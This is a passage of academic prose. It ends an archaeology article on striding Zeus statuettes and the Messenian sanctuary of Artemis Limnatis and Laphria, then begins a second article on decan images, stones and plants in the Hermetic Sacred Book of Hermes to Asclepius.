[43] EVANS (*supra* n. 7), p. 125-126; *cf.* P.R. MOORAY, "Problems in the Anthropomorphic Metal Statuary from Syro-Palestine before 330 B.C.", *Levant* 16 (1984), p. 67ff; C. RENFREW, *The Archaeology of Cult. The Sanctuary of Phylakopi*, London, 1985, p. 302 ff; S.V. CANBY, "Some Hittite Figurines in the Aegean", *Hesperia* 38 (1969), p. 143-146; P. ADAM-VELENI, E. POULAKI and K. TZANAVARI, *Αρχαίες Αγροικίες σε σύγχρονους δρόμους. Κεντρική Μακεδονία*, Athens, 2003, p. 23-24, with colour figure.

attention to the iconographic connection of this type with statuettes of Zeus from Olympia.[44]

Bronze statues and particularly votive statuettes of this type have been found at various sanctuaries in Western Greece a particularly in Olympia.[45] A striding god appears also on coins of Elis since archaic times.[46] The type may have originated in Elis (Olympia) where a variety of bronze statuettes of Olympian Zeus in striding pose was reproduced from the Geometric period to the 5th century B.C.[47] Through the Elean colonies the type was most likely transplanted to Epirus, Illyria and Messapia and used for votive images of the god by cities of the area. The iconography of the striding Zeus is rightly compared to that of Athena Promachos, since both are depicted in vivid action as if participating in a Gigantomachy. On a silver tetradrachm issued in 277/276-239 B.C. by Antigonos II Gonatas (Berlin, Staatliches Münzkabinett) Athena Alkis appears in the form of an archaistic Palladion holding the thunderbolt of her father Zeus in her raised right hand instead of the spear.[48]

Willy Schwabacher advanced the theory that the first cult statue of Zeus in Olympia, before Pheidias, could have been a statue in the type of the striding god.[49] He based his arguments on the presence of the early statuettes in Olympia and the emblems on Elean coins, on the fact that the type of the striding Zeus existed in monumental size as well, as proved according to him, by the bronze statue of Zeus found in the sea near cap Artemision in North Euboea.[50] However, the type of an aggressive striding god is not appropriate

---

[44] O.P.H. SMITH, "Near Eastern Forerunners of the Striding Zeus", *Archaeology* 15 (1962), p. 176-178.

[45] A. GREIFENHAGEN, *Antike Kunstwerke*, Berlin, 1966, pl. 17-18; SIMON (*supra* n. 29), p. 30, fig. 18 (= bronze statuette of Zeus from Dodona in Berlin-Charlottenburg, um 470 B.C.); KUNZE (*supra* n. 41), pl. 60-61.

[46] W. SCHABACHER, "Olympischer Blitzschwinger", *AntK* 5 (1961), p. 9-17; The type of striding Zeus with thunderbolt appears on Athenian bronze coins of the 2nd – early 1st century B.C.: M. OIKONOMIDES, "Ο χάλκινος νομισματικός θησαυρός του εν Αθήναις Ασκληπιείου", in PETRAKOS (*supra* n. 29), p. 217-228, figs 1-2 with bibliography.

[47] E. KUNZE, "Zeusbilder in Olympia", *AuA* 2 (1946), p. 100; *cf.* H.-V. HERMANN, "Zum Problem des mykenischen Ursprungs griechischer Heiligtümer: Olympia und Delphi", in *Forschungen zur ägäischen Vorgeschichte. Das Ende der mykenischen Welt. Akten des internationalen Kolloqiums, 7.-8. Juli 1984*, Köln, 1987, p. 168, n. 44; S.I. DAKARIS, *Cassopaia and the Elean Colonies*, Athens, 1971 (*Ancient Greek Cities*, 4); *cf.* C. SUEREF, "Presupposti della colonizzazione lungo le coste epirote", in CABANES (*supra* n. 41), p. 29-39. According to PAUSANIAS (V, 3-5) and APOLLODORE (XI, 8, 3) Aetolians had setlled in Elis during the Dorian Descent, while in Olympia, a common hero festival of Eleans and Aitolians was celebrated (PAUS., V, 15, 12).

[48] SIMON (*supra* n. 29), p. 192, fig. 175.

[49] SCHABACHER (*supra* n. 46), p. 9-16.

[50] Ch. KAROUZOS, "Ο Ποσειδών του Αρτεμισίου", *Deltion* 13 (1930), p. 41-104; bibliography up to 1947 in H.G. BEYEN, "Le Poseidon d'Artémision et l'école de sculpture de Sicyone", in H.G. BEYEN - W. VOLLGRAFF, *Argos et Sicyone, Études relatives à la sculpture grecque de style sévère*, Paris, 1974, p. 41, note 1; B.S. RIDGWAY, *The Severe Style in Greek Sculpture*, Princeton, 1970, p. 62-63, notes 4-7; WÜNSCHE (*supra* n. 41), p. 77-111; on the chronology see J. KLEINE, "Zur Datierung des Poseidon vom Kap Artemision", *Festschrift für Gerhard Kleiner*, Tübingen, 1919, p. 76; Chr. PITEROS, "Ο Δίας του Αρτεμισίου και ο Ποσειδών του Ισθμού της Κορίνθου", in

for a cult statue in this early period, not to mention the problem of the material: marble (or ivory) and not metal is usually preferred for the construction of cult statues. Brunilde Ridgway considers the composition of the Artemision Zeus "inconceivable" as a cult statue: "first, because a figure in action is not compatible with what we know of cult statues in the Fifth century; second, because the action is such as to frighten, not merely to impress the beholder; third, because a cult image at this period would probably be frontal, to establish a direct relationship with the worshipper".[51] She is also right, I think, to underline the need for an open air setting by this kind of representation of a striding, aggressive god.[52] For the same reasons the type of an aggressive striding "kriegerische" Athena, the Athena Promachos, as usually represented in the iconography is not appropriate for a cult statue but was meant to be rather an ex-voto placed in the open.[53] Gabriel Nick would like to see the cult statue of the "Urparthenon" in the figure of Athena as she is depicted on the Panathenaic amphoras.[54] This seems rather impossible for the reasons provided above. Also Herington connected the striding pose of Athena Promachos (as seen on the Panathenaic amphoras and in the bronze statuettes) with the cult statue of Athena on the Acropolis not taking into account the above-mentioned difficulties.[55]

The difficulty would be overcome, I think, if we accepted that the "striding-god" type was exclusively used for free standing large size votive statues and for small size portable cult images.[56] Small and portable were the statues of Zeus at Aigion and Messene as we have pointed out above. Portable images of Zeus and Dione as well seem to have existed side by side with their firmly fixed marble cult statues. A small size cult image of the striding Zeus may have existed in Olympia not only before the colossal chrysele-

---

AGALMA. Studies on ancient Sculpture in honour of George Despinis, Thessaloniki, 2001, p. 99-121, fig. 1 with earlier bibliography and the various interpretations proposed so far including his own which seems to be well documented.

[51] RIDGWAY (*supra* n. 50), p. 62.

[52] *Ibid.*, p. 62-63, fig. 98-99; GROSS (*supra* n. 37), p. 13-19. *Cf.* K. NIKOLAOU, *OAth* 5 (1964), p. 37-45, pl. 1-3; SIMON (*supra* n. 29), p. 32.

[53] C. ROLLEY, "Statuettes d'Athéna Promachos", *RA* (1968), p. 35-48; A. GREIFENHAGEN, *Griechische Götter*, Berlin, 1978, 11, colorplate I; E. SIMON (*supra* n. 29), p. 188-189, fig. 169-172 (= terracotta statuettes of Athena Promachos of the 7th c. B.C. from the acropolis of Gortys on Crete in the Heracleion Museum, as well as a bronze statuette of Promachos from the Athenian Acropolis dated to about 550 B.C. in the National Museum of Athens, and another one from the Acropolis dated to 480/70 B.C.); *cf.* M. JOST, "Statuettes de bronze archaiques provenant de Lycosoura", *BCH* 99 (1975), p. 339-364; KEESLING (*supra* n. 42), p. 81-85.

[54] "Die Athena Parthenos - ein griechisches Kultbild", in HÖPFNER (*supra* n. 27), p. 24 (short version of his Mainz dissertation 1994).

[55] C.J. HERINGTON, *Athena Promachos and Athena Polias*, Manchester, 1956; *cf.* E. Harrison's review of Herington's book in *AJA* 61 (1957), p. 208-209, who rejects his proposition. Against Herington's proposition is also E.K. BORTHWICK, "Two notes on Athena as protectress", *Hermes* 97 (1969), p. 385-391, and G. PINNEY, "Pallas and Panathenaea", in J. CHRISTIANSEN and T. MELANDER (eds.), *Proceedings of the 3rd Sympsium in Ancient Greek and Related Pottery*, Copenhagen, 1988, p. 465-477.

[56] GROSS (*supra* n. 37).

phantine Pheidian statue of the seated Zeus but also after that and was used in ritual processions.

The Ugento Zeus made of hollow bronze, only 0.71 m high, dated in the late 6th – early 5th century B.C., could be taken as an example of a small size cult image which could be easily transported if needed.[57] A similar small and portable hollow-cast bronze statue of about the same size was recently found fallen in front of the stone base of a lost firmly fixed large cult statue, inside the cella of the temple of Apollo at ancient Metropolis in Thessaly; it is interpreted as Apollo in full armour and dated around the middle of the 6th century B.C.; the god represented in an aggressive striding pose holding a spear in his raised right hand.[58]

Limnatis and Laphria

The most detailed account of a fire festival given by Pausanias is not the festival of the Kouretes at Messene but that of Laphria at Patras as mentioned above (Paus., IV, 31, 7).[59] The cult of this Goddess came first to Messene and later, in the Augustan period, to Patras from Kalydon where it existed since Geometric times with the earliest temple being built at Kalydon probably in the 7th century BC. The temple was constructed close to a water spring, as was the case with the temple of Artemis at Brauron.[60] The chryselephantine statue of the goddess Laphria, a work of Menaichmos and Soïda from Naupaktos, of c. 460 B.C., was transferred to Patras on command of Augustus, according to Pausanias (Paus., VII, 18, 8-10).[61] The Messenians returned from

---

[57] N. DEGRASSI, "Lo Zeus stilita di Ugento", *Archaeologia* 25 (1981), p. 32; MATTUSCH (*supra* n. 20), p. 68, fig. 4.17.

[58] B.G. INTZESILOGLOU, "A Newly Discovered Archaic Bronze Statue from Metropolis (Thessaly)", in C.C. MATTUSCH, A. BRAUER and S.E. KNUDSEN (eds), *From the Parts to the Whole* I. *Acta of the 13th International Bronze Congress, Cambridge Massachusetts, May 28-June 1, 1996*, Portsmouth RI, 2000, p. 65-68; *id.*, "The Archaic Temple of Apollo at Ancient Metropolis (Thessaly)", in M. STAMATOPOULOU, M. XAGORARI (eds.), *Excavating Classical Culture: Recent Archaeological Discoveries in Greece*, Oxford, 2002, p. 109-115, pl. 30.

[59] M.P. NILSSON, "Fire-Festivals in Ancient Greece", *JHS* 43 (1923), p. 144-148; G. PICCAGULA, "L'olocausto di Patrai" in *Le sacrifice dans l'antiquité classique*, Genève, 1981 (*Entretiens sur l'Antiquité classique*, 27), p. 243-277.

[60] F. POULSEN, K. RHOMAIOS, "Erster vorläufiger Bericht über die dänisch-griechischen Ausgrabungen von Kalydon", *DVSM* 14, 3 (1927), p. 348; E. DYGGVE, F. POULSEN, *Das Laphrion, der Tempelbezirk von Kalydon, mit einem religionsgeschichtlichen Beitrag von F. Poulsen*, Kopenhagen, 1948, p. 161-163, 238, 352-335; *EAA* IV (1961), *s.v.* Kalydon (L. VLAD BORELLI); W.K. PRITCHETT, *Greek Archives, Cults and Topography*, Berkeley, 1996, p. 113; BURKERT (*supra* n. 10), p. 62; ANTONETTI (*supra* n. 39), p. 245-269; A. MAZARAKIS, *From Rulers' Dwellings to Temples: Architecture, Religion and Society in Early Iron Age Greece (110-700 B.C.)*, Jonsered, 1997, p. 95 and 310, fig 38; D. DAMASKOS, *Untersuchungen zu hellenistischen Kultbilders*, Stuttgart, 1999, p. 52-55.

[61] J. HERBILLON, *Les cultes de Patras*, Baltimore, 1929, p. 62-64 argues that the Artemis Laphria depicted on the coins of Patras was not the original statue of the goddess brought in from Kalydon but a later, probably Hellenistic version.

the exile brought with them not only the portable cult image of Zeus but introduced also the cult of Laphria to their new home (Paus., IV, 31, 7).[62]

A sanctuary excavated by Philippe Le Bas in 1843 and considered as lost was rediscovered in 1988. It is located on the SE slope of mount Ithome, at a place called "Spelouza", close to an ancient water spring.[63] The landscape, mountain plateau and water spring, is similar to the Aetolian landscape in which the Laphrion at Kalydon was located. The discovery of two inscriptions (only one found in the area of the sanctuary itself) led Le Bas to the identification of the sanctuary with that of Artemis Limnatis and Laphria.[64] Pausanias does not mention the epigraphically attested eponym of Limnatis, but only that of Laphria Artemis, adding that her cult statue was a work of Damophon (IV, 31, 7). Omitting one of the eponyms of the goddess is a practice not quite unusual for Pausanias, also the exclusively as Orthia attested Artemis worshipped in Cult Room K of the Asklepieion is only called Phosphoros by him.[65]

The temple excavated by Le Bas has the form of a distylos in antis, measuring 16.70 × 10.60 m, and combining ionic with Corinthian architectural traits, the workmanship and profiles of which allow a date to the end of the 3rd century B.C. The limestone base of the cult statue is still preserved in situ inside the rectangular, 8 × 9 m, cella. It should have supported a life-size cult statue, as its dimensions, 1.30 × 1.13 m with a height of 0.95 m, indicate. The altar and remains of three more buildings (porticos?) have been revealed on the east and south sides of the precinct. As Hans Lauter points out, the closed pronaos of the temple forms an architectural preludium, an introduction to the main point of interest, i.e. the cult statue centrally placed inside the cella.[66] Similar ideas of space organisation and of the dialectic relation between architecture and sculpture prevail in the contemporary sanctuary of the Asklepieion where Damophon mainly worked.[67] The statue of Laphria was made by the same Messenian sculptor as we mentioned above.

---

[62] W. OTTO, *De sacris Messeniorum*, Halle, 1933, p. 46; C.A. ROEBUCK, *A History of Messenia from 369 to 146 B.C.*, Chicago, 1941, p. 34.

[63] Ph. LE BAS, *RA* 1 (1844), p. 422-425; *id.*, "Temple de Diane Laphria à Messène", in S. REINACH, *Voyage archéologique en Grèce et en Asie Mineure sous la direction de M. Philippe Le Bas membre de l' Institut (1842-1844)*, Paris, 1888, p. 134-138, pl. I.7; THEMELIS, *Prakt* (1988), p. 72, fig. 15, pl. 57a-b; E.L. BRULOTTE, *The Placement of Votive Offerings and Dedications in the Peloponnesian Sanctuaries of Artmis* (Diss.), Minnesota, 1994, p. 253-255.

[64] A. WILHELM, "Inschriften aus Messene", *MDAI(A)* 16 (1891), p. 351, mentions fragments of a colossal statue which have not been found up to now either at the site or in the storerooms of the local Museum; *cf.* DAMASKOS (*supra* n. 60), p. 43-44.

[65] THEMELIS (*supra* n. 35), p. 101-122.

[66] H. LAUTER, *Die Architektur des Hellenismus*, Darmstadt, 1986, p. 195.

[67] P. THEMELIS, "Damophon von Messene. Sein Werk im Lichte der neuen Ausgrabungen", *AntK* 36 (1993), p. 24-40; *id.*, "Damophon of Messene. New Evidence", in K. SHEEDY (ed.), *Archaeology in the Peloponnese. New Excavations and Research*, Oxford, 1994, p. 1-37; *id.*, "Damophon", in O. PALAGIA, J.J. POLLITT (eds.), *Personal Styles in Greek Sculpture*, Oxford, 1996, p. 154-187.

The sanctuary was used by the city officials, the ephoroi, to publish acts of manumitio, liberation of slaves, especially females, as several inscriptions of this kind dated to the 3rd century B.C. indicate.[68] This can be taken as additional evidence of the importance the sanctuary had for the city of Messene. Manumitions were also taken place in the great Aetolian sanctuary of Artemis Laphria at Kalydon.[69] All aspects and characteristics of the primitive Aetolian cult of Laphria ingeniously analysed by scholars, such as protection of the wild animals and plants, of marriage, pregnancy and initiation rites, as well as the holocausts, reveal a potnia dominating over the forces of fertility and fecundity in the world of men, animals and plants.[70] The most appropriate place of worshiping this goddess at Messene would be the natural environment of the forested mount Ithome, inside the walls but outside the inhabited area of the city, and in the vicinity of the sanctuary of Eileithyia and the Kouretes.

Petros THEMELIS

Centre of Messenian Archaeological Studies
Psaromiligou Str. 33
GR – 105 53 ATHENS
pthemelis@hotmail.com

[68] *IG* V 1, 1470, 1471 and 1472.

[69] *IG* IX, I², 1, 137; ANTONETTI (*supra* n. 39), p. 265.

[70] DYGGVE – POULSEN (*supra* n. 60), p. 161-163, 238, 352-335; ANTONETTI (*supra* n. 39), p. 253-257; *cf.* NILSSON (*supra* n. 59), p. 144-148; PICCALUGA (*supra* n. 59), p. 243-277.

Decanal Iconography and Natural Materials in the *Sacred Book of Hermes to Asclepius*

Spyros Piperakis

IN HIS POLEMICAL WORK against Christianity, written in 178, the Greek philosopher Celsus (in Origen *C.Cels*. 8.58) wrote that according to the Egyptians every part of the human body has been put under the charge of 36 daemons or heavenly gods, whose names are invoked in times of sickness in order to treat the sufferings of their subordinate parts. Celsus assuredly is referring to the decans (Gk. δεκανός). In Egyptian astronomy the decans were single stars or clusters of stars which were used to mark the hours of the night and divide the 360-day Egyptian year into ten-day intervals, with the exclusion of the five epagomenal days.[1] During the Ptolemaic period the 36 decans were assimilated into Hellenistic astrological doctrines and were assigned by threes to the twelve

[1] On the decans of later times see the seminal work of O. Neugebauer and R. A. Parker, *Egyptian Astronomical Texts* III *Decans, Planets, Constellations and Zodiacs* (Providence/London 1969) (hereafter *EAT*); and L. Kákosy, "Decans in Late-Egyptian Religion," *Oikumene* 3 (1982) 163–191. On the decans and their reception see W. Gundel, *Dekane und Dekansternbilder. Ein Beitrag zur Geschichte der Sternbilder der Kulturvölker*[2] (Darmstadt 1969). On the Egyptian decanal tradition in Gnosticism see J. F. Quack, "Dekane und Gliedervergottung. Altägyptische Traditionen im Apokryphon Johannis," *JbAC* 38 (1995) 97–122. The work of J. F. Quack, *Beiträge zu den ägyptischen Dekanen und ihrer Rezeption in der griechisch-römischen Welt* (diss. Freie Univ. Berlin 2002), dealing with the reception of decans in the Graeco-Roman era, is in preparation for publication. I would like to thank Dr. Quack, who kindly sent me a section of his unpublished work (all citations are from the section at my disposal).

Greek, Roman, and Byzantine Studies 57 (2017) 136–161

zodiacal signs[2] and individually to the seven planets (decanal "faces").[3] However, as Celsus indicates, these stars stood for something more than a time-measurement system and impersonal astronomical elements. They were personalized entities with names, physical features, and healing or, conversely, malevolent powers over their dominions, which had to be summoned or else averted, often by means of amulets.[4]

This worldview is essential to the *Sacred Book of Hermes to Asclepius*, a ritual manual on the making of finger-ring amulets, written in Greek most probably in early Roman Egypt.[5] Its

[2] Each zodiacal sign of 30° length was further divided into three equal segments of 10°, the decans—whence the name δεκανός, from the numeral δέκα, "ten."

[3] The system of "faces" assigns each planet to a decan, according to the "Chaldean" order of the planets, on which it exerts its power and 'character'. See A. Bouché-Leclercq, *L'astrologie grecque* (Paris 1899) 224–229; Gundel, *Dekane* 30–36, 248–256; O. Neugebauer and H. B. van Hoesen, *Greek Horoscopes* (Philadelphia 1959) 11.

[4] On the application of decans to healing practices see Gundel, *Dekane* 262–287; A.-J. Festugière, *La révélation d'Hermès Trismégiste* I *L'astrologie et les sciences occultes* (Paris 1944) 127–129, 139–143; J.-H. Abry, "Les tablettes de Grand: mode d'emploi à travers les écrits des astrologues," in *Les tablettes astrologiques de Grand (Vosges) et l'astrologie en Gaule romaine* (Lyon/Paris 1993) 141–160, at 152–155; G. Adamson, "Astrological Medicine in Gnostic Traditions," in A. D. DeConick et al. (eds.), *Practicing Gnosis. Ritual, Magic, Theurgy and Liturgy in Nag Hammadi, Manichaean and Other Ancient Literature. Essays in Honor of Birger A. Pearson* (Leiden/Boston 2013) 333–358.

[5] The Byzantine manuscripts that preserve the tract have been published by J. B. Pitra, *Analecta sacra et classica spicilegio Solesmensi parata* V.2 (Paris/Rome 1888) 284–290, and by C.-E. Ruelle, "Hermès Trismégiste, Le livre sacré sur les décans," *RPhil* 32 (1908) 247–277 (with French translation). See further A. Rigo, "From Constantinople to the Library of Venice: The Hermetic Books of Late Byzantine Doctors, Astrologers and Magicians," in C. Gilly and C. van Heertum (eds.), *Magic, Alchemy and Science 15th–18th Centuries. The Influence of Hermes Trismegistus* I (Florence 2002) 77–84, at 79–81. In addition to the Byzantine manuscripts, there is the papyrus fragment *PSI* inv. 1702, dated to the fourth century, that is very similar to a passage of the *Sacred Book*: I. Andorlini, "Un anonimo del genere degli *Iatromathematikà*," in A. Garzya and J. Jouanna (eds.), *Trasmissione e ecdotica dei testi medici greci*

short introduction, ascribed to Hermes Trismegistus and addressed to Asclepius, expounds the doctrine of the zodiacal *melothesia*, the systematic attribution of parts of the body, from head to feet, to the twelve zodiacal signs. Then 36 entries on decans follow, arranged in the order of the zodiac, starting with the first decan in Aries and ending with the third in Pisces. Each entry displays the Egyptian name and iconography of a decan, its assigned disease or body part, depending on the zodiacal sign to which it belongs—in concordance with the zodiacal *melothesia*, its proper stone and plant, in a few cases a metal,[6] and a dietary taboo. Wishing to thwart a particular disease, the aspiring practitioner had to search in the list for its corresponding decan. After that, he had to engrave the decan's name and especially its image[7] on the astrally related stone and to place the decan's plant beneath the stone, setting them both in a ring (in a handful of cases made of a specific metal). Finally, a special type of food was to be avoided as a substantial prerequisite for the successful application of the ring. To the extent that the sufferings are caused by the zodiacal signs with respect to their *melothesia* rather than the decans themselves, the whole work is structured upon the concept of homeopathy. The amuletic materials—stones, metals, and plants—are connected to the decans through the bonds of *sympatheia*, while the dietary taboos are through those of *antipatheia*, although both are employed to attenuate the signs' malicious effects.

The selection of a specific set of objects of the physical world to be allotted to each decan is based upon several astrological

(Naples 2003) 7–23. German translation in Gundel, *Dekane* 374–379; further discussions in Gundel 270–273; Festugière, *La révélation* I 139–143; Adamson, in *Practicing Gnosis* 338–342, 350. In his forthcoming *Beiträge* Quack studies the text extensively.

[6] In most of the cases, the selection of metals is up to the practitioner.

[7] As noted by Festugière (*La révélation* I 141 n.4), the original text of the *Sacred Book* most probably included figural representations of the decans. See further Quack, *Beiträge*, section 2.4.2.

and conceptual schemes.[8] Discussion of these falls outside the scope of this study: what is of interest here is another scheme embedded in the author's mental map that has received little attention. In several cases, the decanal images generate systems of signs that are in analogy with their corresponding materials.[9] The aim of this article is to reconstruct the underlying logic and to shed light on its textual/ritual dynamics.

The first decan to be discussed is the first in Gemini. It is described as an ass-faced man with a knee-length garment, wielding a small key in his right hand, while his left hand is hanging down. This decan is likewise portrayed as a man with the head of ass in three other documents that preserve the names and images of decans: the first chapter of the *Liber Hermetis Trismegisti* (1.10)[10] and the two ivory diptychs from Grand.[11] In Egyptian tradition the ass was one of the Sethian

[8] On some examples of the logic see Bouché-Leclercq, *L'astrologie* 316–317 n.5; Gundel, *Dekane* 272.

[9] On the iconography of the decans in various traditions see Gundel, *Dekane* 82–225; D. Pingree, "The Indian Iconography of the Decans and Horâs," *JWarb* 26 (1963) 223–254; J.-H. Abry, "Les diptyques de Grand, noms et images des décans," in *Les tablettes* 77–112; Quack, *Beiträge*, section 2.4.2. See also the study of A. von Lieven, "Die dritte Reihe der Dekane, oder Tradition und Innovation in der spätägyptischen Religion," *ARG* 2 (2000) 21–36.

[10] The chapter sets out the decanal "faces," the names and forms of the decans, the geographical regions that these stars rule, and in many cases their corresponding organs or diseases. The whole work is a fourth- or fifth-century Latin translation of an earlier Greek text. On the first chapter consult the editions of W. Gundel, *Neue astrologische Texte des Hermes Trismegistos* (Munich 1936) 19–23 (text), 115–123 (comm.), and S. Feraboli, *Hermetis Trismegisti De triginta sex decanis* (Turnhout 1994) 3–11.

[11] The diptychs are dated to the second century CE and were discovered in 1967 at Grand in France, near the Gallo-Roman sanctuary of Apollo Grannus. In the center of the tables are busts of Helios and Selene and around them are four concentric rings bearing, from the center outwards, the twelve zodiacal signs, the *termini* (five-part subdivisions of each sign), the figures of the decans, and their Egyptian names in Greek. On the decans in the Grand tables see Abry, in *Les tablettes* 77–112, esp. 90.

animals and during the later period Seth was frequently envisaged in the form of an ass or with the head of an ass.[12] Apparently, the figure under consideration is a representation of the Egyptian god Seth. However, in contrast to the *Sacred Book*, the decan in the *Liber Hermetis Trismegisti* carries a sword and in the A tablet from Grand a dagger or knife (in B only the head and upper torso are preserved). There is also fr.1 of the Kharga glass disk depicting a decan holding a dagger in the right hand.[13] Hence, Joachim Quack has argued for identifying these as the Egyptian daemons named "arrows" (*šsrw*), several of which are related to Seth and depicted with a knife in hand.[14]

In order to make the astral amulet, the practitioner is instructed to carve the ass-headed figure upon adamant (ἀδάμας). The mental mechanics lurking behind this link can be reconstructed on the basis of a synthetic argument. First, in Graeco-Roman times the ass and by extension Seth were related to Kronos and his planet Saturn.[15] Second, as Alphonse Barb has stressed, adamant can be identified mineralogically

[12] See H. te Velde, *Seth, God of Confusion. A Study of his Role in Egyptian Mythology and Religion* (Leiden 1967) 13–15.

[13] The glass disk from the Kharga Oasis is dated to the third/fourth century. Although very fragmentary, it preserves the figures of several decans on its outer ring. See M.-D. Nenna, "De Douch (oasis de Kharga) à Grand (Vosges). Un disque en verre peint à représentations astrologiques," *BIFAO* 103 (2003) 355–376, esp. 356, 370.

[14] Quack, *Beiträge*, section 2.4.2. Cf. two gems engraved with the image of Seth in armor holding a sword/dagger: BM inv. G 556, EA 48954, J. G. Griffiths and A. A. Barb, "Seth or Anubis?" *JWarb* 22 (1959) 367–371, pl. 38a = S. Michel, *Die magischen Gemmen im Britischen Museum* (London 2001) no. 381; Oxford, Ashmolean Museum inv. 1872.562, M. Henig and A. MacGregor, *Catalogue of the Engraved Gems and Finger-Rings in the Ashmolean Museum* II (Oxford 2004) no. 13.8.

[15] See A. Pérez Jiménez, "Fundamentos religiosos y mitológicos de la atribución de plantas, metales, piedras y animales a los cinco dioses planetarios," in S. Montero and M. C. Cardete (eds.), *Naturaleza y religión en el mundo clásico. Usos y abusos del medio natural* (Madrid 2010) 213–232, at 217–219. See also Bouché-Leclercq, *L'astrologie* 318, 483–484 n.3.

with hematite (iron oxide), which is linked to Saturn via their common elemental qualities.[16] Two astrological texts, though of later date, evince this intrinsic bond between Saturn and adamant.[17] However, another possible hypothesis for this affinity could be the stone's particular semantics in referring to the mythological connotations of Kronos as a god in the Underworld.[18] Pliny gives for adamant the synonym *anancitis*, "stone of necessity," while, citing from the 'Persian' Magi, he refers to *anancitis*' use in hydromancy for summoning divine apparitions.[19] Hydromancy, more commonly known as bowl divination, was a ritual practice sometimes associated with necromancy and the invocation of the dead;[20] thus in an astrological text, *Scorial.gr.* Ω IV.22 (*CCAG* XI.2 119.25–26), the stone is cited as useful for necromancy. In the lapidary of Damigeron and Evax (3.5, 3.7 [238, 239 H.-S.]) it is remarked that adamant is identical to ἀναγκῖτις and drives away every fear, the visions of obscure dreams, and the images of ghosts, phenomena intrinsically connected with the Underworld.[21] What is more, the stone occurs once again in the tract under the name ἀναγκίτης and corresponds to the third section of

[16] A. A. Barb, "*Lapis adamas* – Der Blutstein," in J. Bibauw (ed.), *Hommages à Marcel Renard* I (Brussels 1969) 66–82; R. Halleux and J. Schamp, *Les lapidaires grecs* (Paris 1985) 334 n.3. On hematite, Saturn, and Kronos see Barb 78 n.4, 80–81 n.3, 81; S. Michel, *Die magischen Gemmen. Zu Bildern und Zauberformeln auf geschnittenen Steinen der Antike und Neuzeit* (Berlin 2004) 154 n.800, 175–177. ἀδάμας was a generic term used for several minerals characterized by their hardness.

[17] Codex *Scorial.gr.* Ω IV.22, *CCAG* XI.2 119.12; *Liber de astronomiae disciplinae peritia*, *CCAG* XII 228.24. The latter is the Latin translation by Gerard of Cremona of the now-lost Arabic astronomical work of the eleventh-century Georg of Antioch.

[18] Hom. *Il.* 8.478–481, 14.203–204, 274, 15.225.

[19] *HN* 37.61, 192; see also Isid. *Etym.* 16.15.22.

[20] See D. Ogden, *Greek and Roman Necromancy* (Princeton 2001) xxviii, 53–54, 70, 131, 191–194.

[21] Cf. codex *Scorial.gr.* Ω IV.22, *CCAG* XI.2 119.26, 28–29, and the texts cited in Halleux and Schamp, *Les lapidaires* 239 n.1.

Capricorn—a link that is based on the astrological doctrine that Capricorn is the "house" of Saturn.[22] In conclusion, one may presume that the semantic contours of adamant as a stone rendering aspects of the asinine Kronos/Saturn led to its affinity with a decan depicting the ass-headed Seth.

Adamant is set in a ring along with the plant ὄρχις (of the family of orchids). In antiquity various plant species were called by this name, and so a specific identification is impossible. The plant was generally considered to have aphrodisiac or anaphrodisiac properties, owing to its double and round tubers that evoke the male reproductive organs, whence its name, meaning "testicle."[23] Its erotic physiognomy is in concordance with the connotations of Seth as the god of unrestrained sexuality. This is implied, for example, in the mythic theme of the conflict of Horus and Seth and particularly in the episode of the injury of Horus' eye and Seth's testicles.[24] The god's sexuality is compatible with the Egyptian belief that the ass is an animal characterized by lustfulness. We can see this at work in magical texts where the Ass, as a daemonic being, threatens his victims

[22] Ancient astrology viewed each planet as exercising dominion over two zodiacal signs, one diurnal and one nocturnal, that were called "houses," with the exception of the two luminaries that had only one house each. See Bouché-Leclercq, *L'astrologie* 182–192; Neugebauer and van Hoesen, *Greek Horoscopes* 7; R. Beck, *A Brief History of Ancient Astrology* (Malden 2007) 85–86.

[23] ὄρχις/κυνὸς ὄρχις: Theophr. *Hist.pl.* 9.18.3; Diosc. *Mat.med.* 3.126 (II 136–137 Wellmann); Plin. *HN* 27.65, cf. 26.96; Gal. *Simpl.med.* 8.15.17 (XII 92 Kühn); Isid. *Etym.* 17.9.43; ὄρχις σεραπιάς: Diosc. 3.127 (II 137–138 W.); Plin. 26.95; Gal. 8.15.18 (XII 93 K.). Moreover, in the alphabetical recension of Dioscorides (3.128 RV [II 138 W.]) ὄρχις Σατύρου ("satyr's testicle"; cf. Plin. 26.96 *satyrios orchis*) and τεστίκουλουμ λέπορις (*testiculus leporis*, "hare's testicle") are synonyms of σατύριον, given its erotic properties. These virtues are also indicated by the name σατύριον itself referring to the Satyrs, the ithyphallic deities of classical myth (Isid. 17.9.43). Cf. the plant *priapiscus* in Ps.-Apul. *Herb.* 15 (49–50 Howald and Sigerist). On the plant species see J. André, *Les noms de plantes dans la Rome antique* (Paris 1985) s.vv. *orchis*, *cynosorchis*, *orchis satyrios*; G. Ducourthial, *Flore magique et astrologique de l'Antiquité* (Paris 2003) 523 n.46, 524 n.49, 554 n.230.

[24] See te Velde, *Seth* 32–59.

with sexual abuse.[25] And the relation between ass and sexuality is not exclusively Egyptian but also a part of the Greek cultural field, found as early as the time of Archilochus (fr.43 West). Thus, the plant's value, charged with a particular meaning, directed the author to associate it with a decan in the form of Seth.

Three decans on we come to the first in Cancer. It is called Σωθείρ and is described as a dog-faced coiled serpent seated on a pedestal. The name is a variation of Σωθις (Sothis), the Greek rendition of the Egyptian name of Sirius, the decan Sopdet (*Spd.t*).[26] Its serpentine body visualizes the 70-day period of Sothis' invisibility in the Egyptian sky,[27] while its canine head draws on Greek tradition.[28] Such synthesis of Egyptian and Greek astronomy is also found in the form of the very same decan in the *Liber Hermetis Trismegisti* (1.13) and the tablets from Grand.[29] Our concern here is that Sothis had been connected

[25] E.g. J. F. Borghouts, *Ancient Egyptian Magical Texts* (Leiden 1978) 16 (§18), cf. 38 (§59). See Griffiths and Barb, *JWarb* 22 (1959) 367–371; te Velde, *Seth* 56; Michel, *Die magischen Gemmen* 180–184.

[26] See Neugebauer and Parker, *EAT* 164, no. 68. Sothis was the most important decan in Egyptian astronomy because its heliacal rising ca. 19 July, in Cancer, marked the annual rising of the Nile and the beginning of the Egyptian year. The decan occupies the first section in Cancer in other Greek and Latin decanal name-lists as well; see the table in Gundel, *Dekane* 77–79.

[27] See Quack, *Beiträge*, section 2.4.2.

[28] In Homer (*Il.* 22.29) Sirius is seen as Orion's dog. Later, ancient writers placed Sirius upon the tip of the jaw, the head, or the tongue of the constellation of the Dog (αCMa): Aratus *Phaen.* 329–332; Eratosth. *Cat.* 33; Hyg. *Poet.astr.* 2.35, 3.34.

